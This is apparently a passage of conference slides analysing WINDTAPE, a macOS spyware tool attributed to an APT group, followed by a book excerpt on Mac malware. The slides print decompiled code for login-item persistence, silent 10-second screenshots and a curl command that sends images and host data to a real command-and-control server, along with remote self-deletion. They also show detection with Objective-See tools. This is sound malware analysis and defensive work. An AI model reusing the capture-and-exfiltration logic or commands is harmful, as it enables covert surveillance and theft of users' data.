-> 0x10cb1b15a <+167>: callq 0x10cb1da1a
; symbol stub: LSSharedFileListItemURL

(lldb) po $r8
file:///Users/user/Library/lcd.app
```

API call

path



CAPABILITY: SCREEN CAPTURE

...on a (10 second) timer

```
01  /* @class AppDelegate */
02  -(void)checklable {
03
04      rax = [[self reachability] reachable];
05      if (rax != 0x0)
06          rdi = @"YES";
07
08      rbx = [rdi isEqual:@"YES"];
09      if (rbx != 0x0) {
10          timer = [NSTimer scheduledTimerWithTimeInterval:*0x100009510
11                  target:self selector:@selector(scp) userInfo:0x0 repeats:0x1];
12      }
```

is connected?
(url check: google.com)

schedule timer

0x0000000100009510 dq 10.0

time interval
(10 seconds)

scheduledTimerWithTimeInterval:target:selector:userInfo:repeats:

Creates a timer and schedules it on the current run loop in the default mode.

Declaration

```
+ (NSTimer *)scheduledTimerWithTimeInterval:(NSTimeInterval)ti
    target:(id)aTarget
    selector:(SEL)aSelector
    userInfo:(id)userInfo
    repeats:(BOOL)yesOrNo;
```



-----> [self scp];

CAPABILITY: SCREEN CAPTURE

...via macOS' /usr/sbin/screencapture

```
01 /* @class AppDelegate */
02 -(void) scp {
03
04     r15 = [self env:@"jTiOy6PY3dmpHdr1Ps...vNsmEG"];
05
06     r14 = [[NSDateFormatter alloc] init];
07     [r14 setDateFormat:@"dd-MM-yyyy HH:mm:ss"];
08     ...
09
10     r15 = [NSBundle mainBundle];
11     r14 = [r15 resourcePath];
12     rbx = [@" " stringByAppendingFormat:
13           @"%@/%@.jpg", r14, r13];
14
15     r14 = [NSArray arrayWithObjects:
16           @"-x", @"-C", rbx, 0x0];
17
18     rbx = [NSTask launchedTaskWithLaunchPath:
19           r15 arguments:r14];
20     [rbx waitUntilExit];
21
```

decrypts to:
/usr/sbin/screencapture

build file name

exec screencapture

scp method

```
# ./ProcessMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "pid" : 1858
    "path" : "/usr/sbin/screencapture",
    "arguments" : [
      "/usr/sbin/screencapture",
      "-x", "-C",
      "~/Library/Isd.app/Contents/
      Resources/14-06-2022 06:28:07.jpg"
    ],
    "ppid" : 1813
  }
}
```

output

parent: WINDTAPE

CAPABILITY: SCREEN CAPTURE

...image exfiltration via curl

```
01  /* @class AppDelegate */
02  -(int)vcc:(void *)screencapture {
03
04      rbx = [[UIImage alloc] initWithContentsOfFile:screencapture];
05      rax = [rbx TIFFRepresentation];
06      r12 = [NSBitmapImageRep imageRepWithData:rax];
07      r14 = [NSNumber numberWithFloat:rax];
08      rbx = [NSDictionary dictionaryWithObject:r14 forKey:NSImageCompressionFactor];
09      rbx = [r12 representationUsingType:0x3 properties:rbx];
10      [rbx writeToFile:screencapture atomically:YES];
11
12      hostName = [[NSProcessInfo processInfo] hostName];
13      r15 = [NSString stringWithFormat:@"%@-%@", hostName, NSUserName()];
14
15      server = [self env:@"Y7BSwaQM4...ORtBVRxUHnAwQTZogktPspGjY48JVcOht1A"];
16
17      param_screenCapt = [NSString stringWithFormat:@"qwe=%@", screencapture];
18      param_UUID = [NSString stringWithFormat:@"rest=%@", uuid];
19      param_host_user = [NSString stringWithFormat:@"fsbd=%@", r15];
20
21      task = [[NSTask alloc] init];
22      [task setLaunchPath:@"/usr/bin/curl"];
23
24      args = [NSArray arrayWithObjects:<args>];
25      [task setArguments:r12];
26
27      [task launch];
```

compress image

decrypt C&C server
([http://string2me.com/...](http://string2me.com/))

init exil "args"

exec curl
...with args to exfil (screenshot + survey info)

CAPABILITY: SCREEN CAPTURE

...image exfiltration via curl

```
# ./ProcessMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "pid" : 1881
    "path" : "/usr/bin/curl",
    "arguments" : [
      "/usr/bin/curl",
      "http://string2me.com/xnrftGrNZlVYWrkrqSoGzvKgUGpN/zgrcJOQKgrpKMLZcu.php",
      "-F",
      "qwe=@/Users/user/Library/Lsd.app/Contents/Resources/14-06-2022_06:28:07.jpg",
      "-F",
      "rest=BBA441FE-7BBB-43C6-9178-851218CFD268",
      "-F",
      "fsbd=users-Mac.local-user"
    ],
    ...
  }
}
```

args for curl:
server + data to "submit"



curl -F: "this lets curl emulate a filled-in form in which a user has pressed the submit button. This causes curl to POST data using the Content-Type multipart/form-data" -curl's man page

REMOTE SELF-DELETE

if instructed, will delete (self) and terminate

<http://string2me.com/xnrftGrNZ1VYWrkrqSoGzvKgUGpN/zgrcJOQKgrpKMLZcu.php?rest=%@&xnvk=#%@>




```
01  /* @class AppDelegate */
02  -(void)mydel {
03  ...
04  r14 = [NSFileManager defaultManager];
05  rdx = [[NSBundle mainBundle] bundlePath];
06
07  //remove (self)
08  [r14 removeItemAtPath:rdx error:rcx];
09
10  //terminate (self)
11  [[NSApplication sharedApplication] terminate:0x0 ...];
```

Self-delete logic

Detection

via heuristics



DETECTION: PERSISTENCE

alert on login item creation (tool: BlockBlock)

```
% lldb
(lldb) process attach --name lsd --waitfor
...
Process 1813 stopped
lsd` lldb unnamed symbol74$$lsd:
-> 0x10cb1b15a <+167>: callq 0x10cb1da1a
    ; symbol stub: LSSharedFileListItemURL
(lldb) po $r8
file:///Users/user/Library/lsd.app
```

API call

path

BlockBlock Alert

exec backgroundtaskmanagementagent installed a login item

backgroundtaskmanagementagent (pid: 491)

process path: /System/Library/CoreServices/backgroundtaskmanagementagent

process args: unknown

lsd

startup file: /Users/user/Library/Application Support/co...undtaskmanagementagent/backgrounditems.btm

startup object: /Users/user/Library/lsd.app

rule scope: Process + File + Item

Block Allow

temporarily (pid: 491)

persisted item

Users & Groups

Search

Current User: user Admin

Other Users: Guest User Off


These items will open automatically when you log in:

Item	Kind	Hide
lsd	Application	<input checked="" type="checkbox"/>
LuLu	Application	<input type="checkbox"/>
BlockBlock Helper	Application	<input type="checkbox"/>

BlockBlock alert (on login item)

 "Block Blocking Login Items"
objective-see.com/blog/blog_0x31.html

DETECTION: NETWORK TRAFFIC alert on unauthorized network traffic (tool: LuLu)



lsd
is trying to connect to `http://string2me.com/`

Process Info
process id: 1813
process args: none
process path: /Users/user/Library/lsd.app

Network Info
ip address: 193.142.203.108
port & protocol: 80 (TCP)
reverse dns name: unknown

rule scope: Remote Endpoint
Block Allow
temporarily (pid: 1813)
timestamp: 08:14:51

LuLu alert (on check-in)

curl
is trying to connect to 193.142.203.108

Process Info
process id: 1894
process args: http://string2me.com/xnrftGrNZlVYWrkrqSoGz...8-851218CFD268 -F fsbd=users-Mac.local-user
process path: /usr/bin/curl

Network Info
ip address: 193.142.203.108
port & protocol: 80 (TCP)
reverse dns name: unknown

rule scope: Remote Endpoint
Block Allow
temporarily (pid: 1894)
timestamp: 08:15:50

LuLu alert (on image exfiltration)

(REACTIVE) DETECTION: PERSISTENCE

...via login item enumeration (tool: KnockKnock)

```
//create shared file list reference
sharedListRef = LSSharedFileListCreate(NULL, kLSSharedFileListSessionLoginItems, NULL);

//grab login items
loginItems = LSSharedFileListCopySnapshot(sharedListRef, &snapshotSeed);

//iterate over all items
// extracting path for each
for(id item in (__bridge NSArray *)loginItems)
{
    //type-cast
    itemRef = (__bridge LSSharedFileListItemRef)item;

    //get path
    if(STATUS_SUCCESS != LSSharedFileListItemResolve(itemRef, 0, &itemPath)
    {
        //skip
        continue;
    }

    //save path of item
    [traditionalItems addObject:[(__bridge NSURL *)itemPath path]];

    //free path
    CFRelease(itemPath);
}
```

enumeration API:
LSSharedFileListCopySnapshot

The screenshot shows the KnockKnock application interface. At the top, there is a 'Start Scan' button. Below it, the interface is divided into two main sections: 'Categories' and 'Items'.

Categories:

- Launch Items: 5 (daemons and agents loaded by launchd)
- Library Inserts: 0 (libs inserted by DYLD_INSERT_LIBRARIES)
- Library Proxies: 0 (dylibs that proxy other libraries)
- Login Items: 3** (items started when the user logs in)
- Login/Logout Hooks: 0 (items executed upon login or logout)
- Periodic Scripts: 0 (scripts that are executed periodically)
- Quicklook Plugins: 0 (registered quicklook bundles)

Items:


- BlockBlock Helper: 0/73 (virstotal info show)
- lsd**: ? (virstotal info show) - This item is highlighted with a white box and an arrow pointing to it from the text 'persisted login item (binary: lsd)'.
- LuLu: 0/71 (virstotal info show)

At the bottom right, it says 'Scan Complete' with a loading icon.

persisted login item
(binary: **lsd**)

Conclusions

+ takeaways



TAKEAWAYS



Studying an APT's macOS tools, provide insights into the Apple-specific approaches employed by advanced adversaries.



These analysis approaches, techniques, & tools are applicable to the analysis & detection of other macOS malware.



Heuristic methods can (easily) detect WINDTAPE, as well as other macOS threats, ...generically!

INTERESTED IN LEARNING MORE?

see: "The Art of Mac Malware" book(s)

Books about Mac Malware
by Patrick Wardle

INTRODUCTION

 Do Macs even get malware? If we're to believe an Apple marketing claim once posted on Apple.com, apparently, no:

[Mac] doesn't get PC viruses. A Mac isn't susceptible to the thousands of viruses plaguing Windows-based computers. That's thanks to built-in defenses in Mac OS X that keep you safe without any work on your part.¹

Of course, this statement was rather deceptive and to Apple's credit has long been removed from their website. Sure, there may be a kernel of truth in it; due to inherent cross-platform incompatibilities (not Apple's "defenses"), a native Windows virus cannot typically execute on macOS. But cross-platform malware has long targeted both Windows and macOS. For example, in 2019 Windows adware was found packaged with a cross-platform framework that allowed it to run on macOS.²

Regardless of any marketing claims, Apple and malware have a long history of coexisting. In fact, Elk Cloner, the first "wild virus for a home

capabilities that seek to help the malware author profit, perhaps by displaying ads, hijacking search results, mining cryptocurrency, or encrypting user files for ransom. Adware falls into this category, as it's designed to surreptitiously generate revenue for its creator. (The difference between adware and malware can be rather nuanced, and in many cases arguably imperceptible. As such, here, we won't differentiate between the two.)

On the other hand, malware designed to spy on its victims (for example, by three-letter government agencies) is more likely to contain stealthier or more comprehensive capabilities, perhaps featuring the ability to record audio off the system microphone or expose an interactive shell to allow a remote attacker to execute arbitrary commands.

Of course, there are overlaps in the capabilities of these two broad categories. For example, the ability to download and execute arbitrary binaries is an appealing capability to most malware authors, as it provides the means to either update or dynamically expand their malicious creations (Figure 3-1).

Figure 3-1: A categorization of malware's capabilities

Survey and Reconnaissance

In both crime-oriented and espionage-oriented malware, we often find logic designed to conduct surveys or reconnaissance of a system's environment, for two main reasons. First, this gives the malware insight into its surroundings, which may drive subsequent decisions. For example, malware may choose not to persistently infect a system if it detects third-party security tools. Or, if it finds itself running with non-root privileges, it may attempt to escalate its privileges (or perhaps simply skip actions that require such rights). Thus, the malware often executes reconnaissance logic before any other malicious actions are taken.

Second, malware may transmit the survey information it collects back to the attacker's command and control server, where the attacker may use it to uniquely identify the infected system (usually by finding some system-specific unique identifier) or pinpoint infected computers of interest. In



Free (digital): taomm.org

For sale (hard copy): amazon, etc...

MAHALO!

"Friends of Objective-See"



SmugMug



Guardian Mobile Firewall




iVerify



Halo Privacy

Unmasking WindTape



RESOURCES :

"In the Trails of WindShift APT"

<https://gsec.hitb.org/materials/sg2018/D1%20COMMSEC%20-%20In%20the%20Trails%20of%20WINDSHIFT%20APT%20-%20Taha%20Karim.pdf>

"Shifting in the Wind"

<https://unit42.paloaltonetworks.com/shifting-in-the-wind-windshift-attacks-target-middle-eastern-governments>

"Objective-See's Tools"

<https://objective-see.org>

"The Art of Mac Malware"

<https://taomm.org>